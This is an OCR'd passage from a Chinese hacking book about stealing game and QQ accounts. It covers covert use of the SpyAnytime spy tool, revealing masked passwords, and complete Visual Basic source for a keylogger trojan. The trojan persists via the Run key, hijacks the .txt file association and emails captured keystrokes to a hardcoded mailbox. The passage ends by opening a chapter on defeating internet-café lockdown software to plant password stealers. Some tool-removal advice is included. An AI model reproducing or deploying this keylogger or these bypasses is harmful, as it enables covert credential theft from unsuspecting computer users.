SpyAnytime 能够记录在任何应用程序窗口中的所有按键，如用户名、密码、**E-mail**、聊天等等。监听程序在记录按键时也将按键时间及按键窗口的标题一同记录下来（如图 **5-17**），以便更好地分析那些按键的讯息，（而这些记录可以通过“**Export**”按钮导出，导出之后，键盘记录将会保存在一个 **htm** 文件里。




图 5-17 具体设置




图 5-18 轻易记录网页链接

2. 网站监听(WebSites Log)

SpyAnytime 能够记录所有用 **Internet Explorer** 浏览的网站地址，估计在以后的版本中，将加入对其

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

他浏览器的支持。**SpyAnytime** 在记录网址时，网站标题及访问时间也将一起纪录，我们可以直接在记录察看器中直接点击记录的网址快速访问那个网站。图 **5–18** 是一个网站监听纪录的例子。记录同样可以通过"**Export**"导出成 **htm** 文件。

3. 运行程序监听(Applications Log)

SpyAnytime 还能记录发生在计算机中的所有运行程序的窗体信息。通过这项记录，可以发现哪个文件在被修改、什么程序在运行等等，比如：运行了某款网络游戏(出于盗游戏账号的目的)。同样也可以导出。图 **5–19** 是一份运行程序纪录。



图 5–19 运行过的程序一目了然

4. 截取屏幕(Screenshots Log)




图 5–20 窗体记录画面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

还可以让 **SpyAnytime** 定时地截取屏幕，可以选择截取整个屏幕还是仅截取活动窗口，也可以设置 **jpeg** 图片的质量。同样，程序也将连同时间、窗体信息一起纪录。点击特定的记录是在弹出的面板中，可以通过那里面的连接对截图进行浏览。而图 **5–20** 是一个通过“**Export**”按钮导出的 **htm** 文件的截图。

5. 监视文件/文件夹(File / Folders Log)

SpyAnytime 也记录用户对文件/文件夹的修改，创建文件/文件夹啊、删除文件/文件夹啊、改名、移动等等都将记录下来，当然，记录的内容还有路径及时间。图 **5–21** 也给出了一个文件监视的纪录。




图 5–21 文件监视记录

下面，还需要认真地看一看“**Settings**”项。

在 **Password Setup** 项里，对于 **SpyAnytime** 的使用者来说，这个密码很重要，没有这个密码，任何用户都能查看和删除 **SpyAnytime** 的记录，当然也可以卸载 **SpyAnytime**(前提是他得能够调出主界面)。一般来说，一个盗号者，他将毫不犹豫勾选“**Enable password to avoid unauthorized access**”，然后，在“**Type Password**”文本框里输入要设置的密码，并在下面的框里面确认输入，两次的输入都对，**SpyAnytime** 就给出一个对话框，提示它已经设置好了密码，如果两次输入不对，当然也有提示。

Hotkey Selection 中，**Hotkey** 是 **SpyAnytime** 后台运行最重要的东西了。如果 **SpyAnytime** 在后台秘密的监听，那就只有知道 **Hotkey** 的人才能通过这个 **Hotkey** 调出 **SpyAnytime** 了。默认的 **Hotkey** 是 **Ctrl+Alt+Y**，如果要设置其他的 **Hotkey**，得将鼠标点击 **Hotkey** 文本框，然后按下要设置的键，比如：**Ctrl+Alt+Shift+P** 等等

在 **Log File Option** 中有两个设置，左边那个是用来设置 **SpyAnytime** 记录的存放位置路径的，右边那个是限制 **SpyAnytime** 记录文件的大小的。

Autostart Option，这是关于 **SpyAnytime** 的随着系统启动而运行的设置项。要让其随着系统启动而运行，只需简单的勾选“**Load on windows Startup**”，如果勾选了“**Startup in Active Mode**”，**SpyAnytime** 将

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

立即启动监控。勾选第三项“**Monitoring in Stealth Mode**”，将让 **SpyAnytime** 运行时在后台不可见的进行监听，它将不在 **Windows** 任务栏中显示，也不在应用程序列表中显示。要让它可见，得按上面“**Hotkey Selection**”中设置的 **Hotkey**。

看到那个大大的按钮“**Skilled Mode**”没？这是 **SpyAnytime** 为监听者提供的便利的删除 **SpyAnytime** 的图标、快捷方式还有其帮助文档等等，点击之后，**SpyAnytime** 的监听就更加隐蔽了（表面上没有什么信息显示计算机安装了 **SpyAnytime**）。在“**Skilled Mode**”，如果要运行 **SpyAnytime** 的主程序，得在开始菜单下“运行…”中输入“**sa2**”运行。同时，这个按钮将会变成“**Training Mode**”，点击这个按钮，**SpyAnytime** 将恢复快捷方式、帮助文档等等。

5.5.3 盗号？老外也不可以！

SpyAnytime PC Spy 的监听功能做得很全，按键记录、网站记录、运行程序记录、屏幕截图还有修改文件记录，这些都为一些人的不法行为提供了很大的方便。当然得防上这一招。

先看 **SpyAnytime PC Spy** 自带的卸载工具对其进行删除，如果知道计算机上被人安装了 **SpyAnytime** 程序，并且知道那个人设置的热键（**Hotkey**），还需知道其设置的密码的话（有这种可能性吗？），那么就可以在 **SpyAnytime** 的设置界面中，点击“**Uninstall Now**”将 **SpyAnytime** 卸载。

上面这种方法简单吧？很简单，但是在实际中，它非常不可行，看看上面那个“如果”。在一般情况下，还是运用对付一切监听程序的老方法：了解其运行机制，然后手动删除。

好，先按下 **Ctrl+Alt+Del**，“**Windows** 任务管理器”，查看其进程列表，将看到图 **5-22**。



图 5-22 发现罪魁祸首

不知道各位有没有看出点什么东西。一般来说，这一步什么东西都发现不了，一切都很正常，是不是又想到了“广外幽灵”。没有办法，从其他方面着手吧，它得随开机运行了，是吧？于是，就运行“**msconfig**”到启

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

动栏里看看。




图 5-23 取消它与系统一起启动

这一看就发现问题了，首先、作为系统服务的 **svchost** 不会出现在启动项目里，第二、**svchost** 启动项路径不对、图 **5-23** 中是在 **D:\system\svchost.exe**，而系统自己的 **svchost.exe** 是在 **c:\windows\system32**（实际中，**SpyAnytime** 的 **svchost.exe** 文件可能设置在 **c:\ windows\system ** 下或其他地方，以使它更具隐蔽性和欺骗性。），好了，发现问题的所在了，很容易就可以解决了。先把 **SpyAnytime** 的 **svchost.exe** 在启动项目里勾掉，取消其开机运行，当然这个问题也可以通过修改注册表来解决（在前面已经提得够多了）。

再回到图 **5-22** 中，看看那些 **svchost**，我也可以发现第一个 **svchost** 是属于用户 **Sun** 的应用程序，而下面那几个呢都是“**system**”或者是“**local service**”等等，所以也可以判断出第一个 **Sun** 用户下的 **svchost**，其实就是 **SpyAnytime** 的主程序，可以结束它的进程已达到关闭它的目的。

通过修改启动栏，重新启动计算机或者通过终止其进程达到关闭 **SpyAnytime** 的目的之后，就可以进行删除操作了。

好了，以上就是卸载 **SpyAnytime** 的内容，看来老外也就这么几招。

另外，还有一些曾经在前面提到过的关于防止其记录密码的方法对于 **SpyAnytime** 也同样适用。比如，复制粘贴密码的方法等等。

看完本节，就发现不管是“国产”的还是国外的，监听软件的防御、卸载方式都差不多，虽然国外的做得更加精致、功能更加齐全、骗人的技术也更高超等等。而 **SpyAnytime PC Spy** 也无非是从命名上做点文章而已。

5.6 程序显示星号密码

“**XP** 密码查看器”听起来似乎挺复杂，其实使用非常简单，从下载的程序没有任何说明文字，光秃秃一个 **4.32k** 的 **fxdown-passxp.exe** 文件就可以预料其使用的简单程度。

步骤 1 双击 **fxdown-passxp.exe** 运行后，看到一个提示对话框，点击“确定”后（如图 **5-24**），不要以为

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这是一张经过了剪切的图，这就是“XP 密码查看器”的主界面，只有标题栏的主界面，至少笔者是第一次见到。



图 5-24 简单的主界面

步骤 2 运行 **QQ.exe**，输入 **qq** 号，再输入呈星号显示密码。然后将鼠标移到密码框上去(如图 **5-25**)，于是便看到了星号的内容。



图 5-25 获得密码轻而易举

5.7 本地密码截取的奥妙

在本章的第一节里大致介绍了本地监听程序的原理，关于这种程序在编写上，不知道大家想不想知道得更多一些，如果大家想知道得更多的话，可以看看下面一个简单的键盘记录程序，当然，写这个程序纯粹是为了学习，而不是盗号什么的。

这个程序采用 **VB** 来写，它只有简单的记录键盘输入信息的功能，能复制自己到 **Windows** 目录，能修改注册表以实现开机启动及 **txt** 文件关联，还有发送邮件功能(当然，也可以将记录保存到磁盘，这并不是重点)，是个很菜的监听程序，但这并不影响学习。

开始吧：

5.7.1 思路简介

从本章的第一节中，大家都已经知道了编写键盘记录程序的大致思路，这里为了让这个程序的编写尽量简单，键盘记录部分并不使用钩子函数，因为实现一个全局钩子(也就是监视所有进程)得借助于 **DLL**，烦了点，所以就采取了那种比较笨的方法：通过对键盘状态的不停监视达到目的。应该说，这种方法是比较可行的。而复制自己部分比较简单，发送邮件则使用的是 **MAPI**，修改注册表主要是修改启动和 **txt** 文件文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



联。

这个程序的运行过程是这样的：**1.**检查是否有本程序的另外一份 **copy** 在运行，如果有的话，则终止自己；**2.**复制自己到 **Windows** 目录；**3.** 发送邮件，也就是键盘记录文件给指定邮箱；**4.**修改注册表；**5.**开始监视键盘输入。

5.7.2 各部分实现详细介绍

1. 记录键盘输入部分

这应该是这个键盘记录程序的关键所在。像上面所提到的一样，一番试验之后，选择用 **GetAsyncKeyState** 来不停监视键盘状态的方法。这种方法看起来比较笨拙，但效果却并不差。

因为是不停监视键盘，所以一次按键将会可能被记录多次，为了解决这个问题，就采用了一个数组来记录键盘上一刻的状态是按下还是弹起，如果此刻是按下并且上刻也是按下，则认为是同一次按键而不予记录。当然，这样做也带来一个问题，就是用户长时间按一个键的时候，实际输入可能是多个字符，而被木马记录的只有一个字符。不过，考虑到绝大部分人的习惯，尤其是输入用户名和密码的习惯，这样的情况很少很少。（即使一个人的密码是 **8888**，他也不可能在输入密码的时候采用一直按住 **8** 字键的方法，因为这样并不好控制输入个数）。知道这个细节之后，估计代码里面的 **IsDown** 数组并不难理解了吧。

还有一个要说明的是，每一次按键时间上是用两个字节来存放的。第一个字节存放的是 **Shift** 和 **CAPS** 的状态，其中，第 **0** 字节为 **1**，表示 **Caps** 开，否则为关，而第 **1** 字节为 **1** 则表示 **Shift** 按下，否则为弹起。第 **2** 个字节才是按过的键的虚拟键键码。关于虚拟键键码与键盘的对应关系，在最后给出了一张附表，限于篇幅，只把几个常用的键码给出，至于详细键码表，可以参阅 **MSDN**。因为 **8** 以前的是有关鼠标的，所以在程序中只监视 **8** 到 **127** 的键码。

也许你想到了什么。对的，这份记录的全是这些数字的键盘记录文件并不能直接阅读，或者说，很难读懂。所以，最好应该写一个程序把那份键盘记录文件“翻译”成好懂的格式。但是限于篇幅，这里就不可能给出了，相信各位对应虚拟键键码表，可以很轻易写出来。

2. 复制自己到 Windows 目录

这应该没有什么问题，看源代码和注释就会明白了。

3. 发送邮件

发送邮件这里用的是 **MAPI** 来完成，需要说抱歉的是，这个程序里面发送 **E-mail** 必须使用已经配置好的 **OE**，如果木马种植的地方用户并不使用 **OE** 发信，那么将收不到键盘记录文件。当然，这是可以改进的，限于篇幅，将不在这里进行讨论。

4. 修改注册表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



修改注册表本来可以通过调用 **API** 来实现，但是由于习惯原因，这里用了 **VBS** 里面常用的方法，不过这并不是关键。修改注册表做了两件事情，一个是添加启动，还有一个是修改 **txt** 文件的关联。这样一来，只要打开 **txt** 文件，键盘记录程序就会运行。在程序里面，通过 **Command** 来获取命令行参数，但参数不等于空的时候，说明这次运行是通过打开 **txt** 文件关联进来的，于是就用 **Shell** 记事本来打开用户，像打开的文本文件，这样用户就不会疑心了。

5.7.3 源代码和详细注释

```
Private NewFileFullPathName As String  ´把自己复制后的路径以及文件全名
Private MySelfFullPathName As String  ´程序自己的路径以及文件全名

Function CapsLockIsOn() As Boolean
´返回 Capslock 的状态：开返回 True，否则返回 Fals。
´对于 GetKeyState 的返回值，
´如开关键打开，则位 0 设为 1（开关键包括 CapsLock，NumLock，ScrollLock）。
CapsLockIsOn = CBool(GetKeyState(vbKeyCapital) And 1) ´通过 And 运算取得返回值的第 0 位状态
´并且转换成 Boolean 类型
End Function
Sub Main()
´程序入口主函数
On Error Resume Next ´这句是非常必须的，以防止出错时弹出而暴露木马
Dim IsDown(8 To 127) As Boolean ´记录键盘是否按下的数组
Dim KeyState As Integer ´用于返回键盘状态
Dim Shift As Long ´存放 Shift 键的状态
Dim Caps As Long ´存放 CapsLock 键的状态
Dim ShiftAndCaps As Byte ´用于存放 Shift 和 CapsLock 的状态
Dim i As Byte ´循环变量

If App.PrevInstance Then End ´如果已经有一个程序在运行，则不要再继续运行本程序
Set Fso = CreateObject("Scripting.FileSystemObject") ´创建 FileSystemObject 对象
WinPath = GetWindowsPath & "\" ´取得 Windows 目录
CopySelfToWindowsPath ´把自己复制到 Windows 目录

If Command <> "" Then ´如果有命令行参数
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




```
Shell (WinPath & "\NotaPad.exe " & Command) ' 调用 Notepad 把文件打开
End If
SendEmail ' 发送邮件
ModifyReg ' 修改注册表

Open WinPath & "\kernel.sys" For Binary As #1 ' 打开记录文件
Do
    DoEvents
    Shift = GetAsyncKeyState(vbKeyShift) ' 取得 Shift 状态
    ShiftAndCaps = 0
    ' 第 0 位存放 CapsLock 状态,1 为开,0 为关
    If CapsLockIsOn Then ShiftAndCaps = ShiftAndCaps + 1
    ' 第 1 位存放 Shift 状态,1 为按下,0 为弹起
    If Shift <> 0 Then ShiftAndCaps = ShiftAndCaps + 2
    DoEvents
    For i = 8 To 127
        DoEvents
        KeyState = GetAsyncKeyState(CLng(i))
        If (KeyState And &H8000 = &H8000) Then  ' 如果第 15 位为 1
        If IsDown(i) Then                       ' 如果这个键在这之前已经按下
        Else                                    ' 否则
            Put #1, , ShiftAndCaps              ' 记录 Shift 和 CapsLock 状态
            Put #1, , i                         ' 记录按下的键的虚拟键键码
            IsDown(i) = True
            Exit For
            End If
            Else
            IsDown(i) = False
            End If
            DoEvents
        Next i
Loop

End Sub
Function GetWindowsPath()
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
'这个函数得到 Windows 目录
GetWindowsPath = Fso.GetSPecialFolder(0)
End Function
Sub WriteReg(Path As String, value As Variant)
'写注册表的函数
    Set OperateReg = CreateObject("WScript.Shell")
    OperateReg.RegWrite Path, value
    Set OperateReg = Nothing
End Sub
Sub ModifyReg()
'修改注册表
    Dim RegPath As String
    RegPath = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Intranet"
    WriteReg RegPath, WinPath & "kernel.exe" '启动里面添加"

    '下面修改 txt 文件关联,使打开 txt 文件就会运行木马
    RegPath = "HKCR\.txt\"
    WriteReg RegPath, "txtfile"
    RegPath = "HKCR\txtfile\Shell\Open\command\"
    WriteReg RegPath, WinPath & "kernel.exe"

End Sub
Sub CopySelfToWindowsPath()
'这个函数把自身复制到 Windows 目录,并且命名为 kernel.exe
    MySelfFullPathName = App.Path & "\" & App.EXEName & ".exe"
    If FileExist(WinPath & "\kernel.exe") Then
    Else
        FileCopy App.Path & "\" & App.EXEName & ".exe", WinPath & "kernel.exe"
    End If
End Sub

Function FileExist(FileName As String) As Boolean
'判断指定文件是否存在
    If (Fso.FileExists(FileName)) Then
        FileExist = True
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




```
    Else
        FileExist = False
    End If
End Function
Sub SendEmail()
'发送邮件
    If FileExist(WinPath & "kernel.sys") Then '如果记录文件存在
        Dim MAPIMess As Object
        Dim MAPISess As Object
        Set MAPIMess = CreateObject("MSMAPI.MAPIMessages") '创建 MAPISession 对象
        Set MAPISess = CreateObject("MSMAPI.MAPISession") '创建 MAPIMessages 对象

        MAPISess.DownLoadMail = False '不立即下载邮件
        MAPISess.SignOn '登录
        MAPIMess.SessionID = MAPISess.SessionID '关联

        MAPIMess.Compose '写一条消息
        MAPIMess.MsgSubject = Date & " " & Time & " " & "KeyLog"
        MAPIMess.RecipAddress = "ywhbasic@163.net" '收件人的地址
        MAPIMess.AttachmentPathName = WinPath & "kernel.sys" '附件
        MAPIMess.Send

        MAPISess.SignOff '登出
       '作为一种良好的编程习惯,以下代码将释放对象
        Set MAPISess = Nothing
        Set MAPIMess = Nothing
    End If
    Kill WinPath & "kernel.sys" '删除记录文件
End Sub
```

5.7.4 补充

源代码应该放到一个标准模块里面。并且，为了使在没有 **VB6** 运行库的情况下也能正常运行这个程序，这里没有在程序中使用任何控键，这是很重要的。

源代码中已经给出很详细的注释，如果仍然有不清楚的地方或者发现什么错误，欢迎跟笔者联系。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.7.5 附表

值	描述
9	Tab 键
13	Enter 键
16	Shift 键
17	Ctrl 键
20	Caps Lock 键
27	ESC 键
32	SpaceBar 键
35	End 键
36	Home 键
37	Left Arrow 键
38	UP Arrow 键
39	Right Arrow 键
40	Down Arrow 键
42	Print Screen 键
45	Ins 键
46	Del 键

小键盘上的键

值	描述
96	0 键
97	1 键
98	2 键
99	3 键
100	4 键
101	5 键
102	6 键
103	7 键
104	8 键
105	9 键
108	Enter 键(在数字小键盘上)

*0 键到 9、A 键到 Z 键与其 ASCII 码的相应值是一致的，在此略去。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网吧在我国互联网的发展上起了很大的作用，随着互联网的发展，网吧管理也越来越严，网民们在网吧的电脑上的权限也越来越低，这主要是因为网吧管理软件的出现。

由于网吧是个公共场所，人流量非常大，同一台电脑被非常多的用户使用，每个人在登录游戏及输入账号时，都存在非常大的危险，因此网吧成了盗号者的最爱。只要能在网吧的电脑上装上一个简单的记录密码的木马程序，要不了多久就可以盗取游戏账号、QQ 号、E-mail 密码等。不过要想在网吧里盗号有个问题必须考虑，那就是网吧管理软件。由于网吧的电脑装了网吧管理软件后不允许用户随便安装软件，所以就算有木马也装不上去。难道就没有办法了吗？当然不是，其实很简单，只要能突破网吧管理软件就是了。

本章主要介绍网吧管理软件的盗号攻防，其中涉及到了现在最主流的网吧管理软件的漏洞的分析，重点放在取得下载权限、进入真正的系统、在网吧电脑上安装软件等方面。当然，这样把网吧管理软件的漏洞暴露出来会使更多的人能轻而易举地破解它，但这也给网吧老板和网吧管理软件作者敲响了警钟，起到防患于未然的作用。而且在分析这些漏洞的同时，本章也将尽可能的提出这些漏洞的补救方法，相信对广大网吧管理员还是比较有用的。

6.1 网吧管理软件面临危机

随着网吧的繁荣，几乎所有的网吧都用上了网吧管理软件，如《万象幻境》、《美萍网管》等。网吧管理员使用管理软件的原因不外乎有这么几种：防止人为修改和破坏计算机系统、计时收费、禁止有害网站、动态监视每台上网的计算机。它就像一件衣服一样罩在网吧电脑的操作系统的外面，让你只能看到衣服的外表，而不能进入原来的系统，最可恶的是有些网管软件还限制下载，这给人的感觉就是束手束脚，使很多事情都干不了，比如自己喜欢的歌下不了，想要的资料下不了等。

现在流行的网吧管理软件非常多，在网吧里就见过《万象幻境》、《美萍网管》、《方竹网管》、《网吧管理专家》等。虽然各家网吧大都使用了不同的网吧管理软件，但这些网吧的计算机还是有一些共同的特点的，比如硬盘分为 **C**、**D**、**E** 三个分区，管理员屏蔽了 **C** 和 **D** 两个分区，因为他的 **C** 盘作为系统盘，**D** 盘用来作备份盘，而 **E** 盘和软驱 **A** 则提供给用户，从而用户可以从网上下载软件、音乐或资料存储（不过有些网吧管理软件并不允许下载）；开机进入 **Windows** 后自动启动网吧管理软件，整个界面被网吧管理软件所代替，虽然整个界面和 **Windows** 的界面几乎一样，但细心的话还是会发现很多不同的；禁止使用注册表编辑器；禁止使用 **IE** 的 **Internet** 选项；禁止在 **IE** 的地址栏内输入 **C** 或 **D** 来访问系统和备份盘；禁止控制面板的运行；禁止显示属性的调整；只能运行网吧管理软件所指定的应用程序；禁止开关机和开机后的 **F8** 键及 **Windows** 的安全模式运行。经过如此这般的设置，想必对普通用户而言，这台上网的计算机应该具有了比较高的安全性了，因为基本上用户可以进行的操作都在网吧管理软件的控制下，没法做“出格”的事。

想必上面说了那么多后读者也该对网吧管理软件有个概念了，当然我们关心的只是网吧管理软件在限制用户权限方面的功能，因为只有这部分功能是在客户端实现的，也就是直接跟上网用户相关的，在突破

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网吧管理软件也就是从这部分功能下手。正因为网吧管理软件限制太多，所以从它出现开始就不断的有人研究怎么破解它。所谓"道高一尺魔高一丈"，不管是什么网管软件，最终都避免不了被人破解的下场。只要找到突破口，再装上盗号软件，那可就十分危险了。那么，究竟是怎么突破网吧管理软件的呢？让我们按顺序看下去吧。

6.2 突破网管防线

6.2.1 地址栏破解法

这种方法大概是最古老的网吧管理软件破解法了，不过它几乎对所有早期版本的网吧管理软件有效。这种方法很简单，只要打开一个 **IE** 窗口，在地址栏输入"**C:**"，回车后就能进入 **C** 盘了，其它盘也类似。后来直接用盘符不行了，但还有几个特殊的地址，那就是"桌面"、"我的文档"、"控制面板"等（如图 **6-1**），同样是输入地址栏，这几个地址网吧管理软件都没有屏蔽。




图 6-1 利用特殊字符

